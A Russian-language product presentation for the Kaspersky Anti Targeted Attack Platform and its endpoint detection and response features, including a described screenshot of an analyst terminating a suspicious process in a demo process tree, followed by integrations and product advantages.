
Автоматическое создание правил блокировки запуска подозрительных объектов в результате обнаружения Sandbox


Система рекомендаций, помогающая аналитику выстроить правильную цепочку ответных действий

Выполнение команд и управление службами на защищаемом хосте

Запуск YARA-проверки

Схема централизованного реагирования на инциденты






Завершение процесса с конкретным Process ID

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. On the left is a navigation sidebar with options like 'Мониторинг', 'Обнаружения', 'Поиск угроз', 'Задачи', 'Политики', 'Пользовательские правила', 'Хранилище', 'Endpoint Agents', 'Отчеты', and 'Параметры'. The main area shows a process execution event titled 'Запущен процесс' for the host 'W10-KEDR-KES.evildcorp.local'. A process tree shows 'explorer.exe' spawning 'bd2.exe', which in turn spawned 'mimikatz.exe' and 'WINWORD.EXE'. A context menu is open over the 'WINWORD.EXE' entry, with 'Завершить по уникальному PID' highlighted. A modal window titled 'Завершить по уникальному PID' is open, displaying the following information:

ID процесса	8200
Путь к файлу	C:\Program Files\Microsoft Office\Office16\WINWORD.EXE
MD5/SHA256	5d75d0ea8bbb5b652f7b72cf728c00322bd486d54a5c4978ceacdf70t
Описание	
Хост	W10-KEDR-KES.evildcorp.local



Автоматическое создание правил блокировки запуска файла на защищаемых хостах при получения вердикта от Sandbox

Администрирование и интеграция

В рамках управления системой доступны следующие возможности:

1

Поддержка режима multitenancy (возможность создания иерархической структуры серверов)

2

Ролевая модель доступа (Администратор, Старший офицер безопасности, Офицер безопасности, Аудитор)

3


Аудит действий пользователей

4

Мониторинг работоспособности системы (виджеты, SNMP, syslog, почтовые уведомления)

5

Поддержка отказоустойчивого режима работы системы за счет развертывания кластера серверов



В решении КАТА доступны следующие ВОЗМОЖНОСТИ:

Интеграция с SIEM

Отправка данных об обнаружениях по протоколу Syslog

Интеграция с SIEM

Отправка телеметрии по API с Endpoint Agent для анализа

Интеграция с Kaspersky (Private) Security Network

API для отправки сведений

об обнаружениях во внешнюю систему

API для проверки объектов

в KATA Platform с возвратом результатов сканирования

Интеграция с сервисом Managed Detection and Response

Ключевые преимущества



Уникальный стек технологий

- Собственный Antimalware Engine
- Глобальная репутационная база KSN
- Интеграция с Threat Lookup
- Встроенный инструментарий для написания YARA правил
- Targeted Attack Analyzer
- CloudML для проверки APK файлов



Низкие системные требования

Требует на 30% меньше серверных ресурсов чем аналогичные отечественные решения



Масштабируемость

Отказоустойчивость всех компонентов системы

Легкое горизонтальное и вертикальное масштабирование

Развертывание неограниченного количества песочниц в рамках одной лицензии KATA и KEDR Expert



Автоматические и ручные сценарии реагирования

Автоматическое реагирование на почтовом и веб-трафике

Корреляция событий на сети и хостах

Создание правил автоматического запрета запуска исполняемых файлов по вердикту песочницы

Отправка объектов на исследование в песочницу в ручном режиме или по API

Спасибо!